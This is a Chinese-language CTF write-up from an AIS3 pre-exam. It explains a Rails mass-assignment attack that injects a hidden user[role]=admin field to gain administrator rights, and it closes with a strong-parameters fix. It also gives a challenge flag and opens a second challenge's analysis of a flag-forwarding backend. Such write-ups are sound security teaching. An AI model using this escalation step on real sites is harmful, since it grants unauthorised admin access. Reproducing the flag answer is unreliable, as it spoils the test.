


圖 2：AIS 捷運公司首頁

Step 2：發現 /admin 端點

嘗試存取 /admin，網站回應「此頁面需要管理員權限」並導回首頁，代表 admin 後台存在，只是需要管理員身分。

同時在 Network 分頁可以觀察到網站的請求結構，確認是標準的 Rails 應用。




圖 3：網站首頁 + DevTools Network 分頁

Step 3：註冊帳號並觀察表單

註冊一般旅客帳號後登入，進入 /profile（個人帳號設定）頁面。觀察表單 HTML，發現所有欄位使用 Rails 慣用的 user[xxx] 命名格式：

```
user[username]
user[email]
user[full_name]
user[phone]
user[favorite_station]
user[password]
```

帳號旁邊顯示 badge「旅客」，猜測後端有一個 role 欄位控制權限。




圖 4：個人帳號設定頁面 + DevTools Elements 分頁

Step 4： Mass Assignment 攻擊提權

Rails 的經典漏洞 — **Mass Assignment**：如果 controller 沒有正確使用 strong_parameters 限制可更新的欄位，攻擊者可以在請求中塞入額外參數，直接修改不該被使用者控制的欄位。

透過瀏覽器 DevTools（F12 → Elements），在 profile 表單中手動插入一個隱藏欄位：

```
<input type="hidden" name="user[role]" value="admin">
```

按下「儲存變更」送出表單。

Step 5：取得管理員權限

重新整理頁面後，badge 從「旅客」變成「管理員」，導覽列出現「管理後台」按鈕。

Step 6：拿 Flag

進入 /admin 管理後台，頁面顯示管理儀表板（帳號數、失物紀錄等統計）。下方有一則「內部公告（限管理員）」：

> **【內部】系統金鑰與稽核紀錄**
>
> 本次系統稽核金鑰如下，僅供授權管理員存取：
>
> **AIS3{R41ls_4P1_M4ss_4ss1gnm3nt_2_AIS_4dm1n}**
>
> 請勿外洩，稽核週期為每季一次。




圖 5：管理後台儀表板 + Flag

FLAG

```
AIS3{R41ls_4P1_M4ss_4ss1gnm3nt_2_AIS_4dm1n}
```

漏洞分析

漏洞類型：Mass Assignment（批量賦值）

根因：Rails controller 在更新使用者資料時，沒有用 permit 限制 role 欄位，導致攻擊者可以透過 HTTP 請求直接修改自己的角色。

修補方式：

在 controller 中使用 strong parameters，僅允許白名單欄位：

```
def user_params
  params.require(:user).permit(
    :username,
    :email,
    :full_name,
    :phone,
    :favorite_station,
    :password
  )
end
```

攻擊流程摘要：

①	註冊一般旅客帳號
②	發現 /profile 表單使用 user[xxx] 命名規則
③	在表單中插入 user[role]=admin 隱藏欄位
④	送出表單，成功提權為管理員
⑤	存取 /admin 後台，取得 Flag

Give Me Flag

題目類型：Web

題目名稱：Give Me Flag

整理方式：純文字 + 原圖插入，不額外美化

備註：本文不放入個人 CTFd token

一、題目概述

這題先在首頁輸入自己的 CTFd access token 建立 instance。進入 instance 後，頁面要求使用者輸入一個 IPv4 或 IPv6 位址。

根據題目頁面的說明，服務會主動對該 IP 的 443 port 建立 HTTPS 連線，然後把 flag 以 POST 的方式送到固定 collector name。這代表題目的核心不是直接在網頁上把 flag 顯示出來，而是想辦法讓後端把 flag 送到我們可以接收的位置。

二、題目圖片

以下三張圖片皆為你在聊天室中提供的原圖，僅插入 Word，沒有裁切、沒有加註記。



AIS3 Pre-Exam
Give Me Flag
view-source:chals1.ais3.
Grok
pre-exam.ais3.org/challenges#Gi...
AIS3 Pre-Exam
挑戰
12 個人已解出
Give Me Flag
496
web
1 (100% liked) 0
Free flag for you XDD
http://chals1.ais3.org:30000/
Author: Chumy
dist-give-me-flag-12...
Flag
提交
misc
Jail Revenge
100
Hacked by Lazarus Group
500
アッシェンテ！
500
Kernel0Day
500
web
Mass Rapid Transit
100
MyGO!!!!! X Ave Mujica 圖庫
139
Tea God World Adventure
446

圖 1：題目頁面




圖 2：建立 instance 前的首頁




圖 3：輸入 token 後進到的 instance 頁面

三、程式分析

把附件反編譯後可以看到，首頁送出 IP 後，後端會把 flag 傳到 https://<使用者輸入的 IP>:443/api/flag，但 Host 會被設定成固定的 flag-dropbox.givemeflag.internal。

這代表就算我們自己在 443 port 架了一個 HTTPS 服務，如果 TLS 驗證嚴格檢查憑證名稱，普通的自簽憑證通常不會直接通過。

另外，/Support 頁面有一條更關鍵的邏輯：它的 Preview 會把輸入內容拆成 theme#typeName，之後用 Type.GetType(...) 解析型別，再交給 Activator.CreateInstance(...) 建立物件。

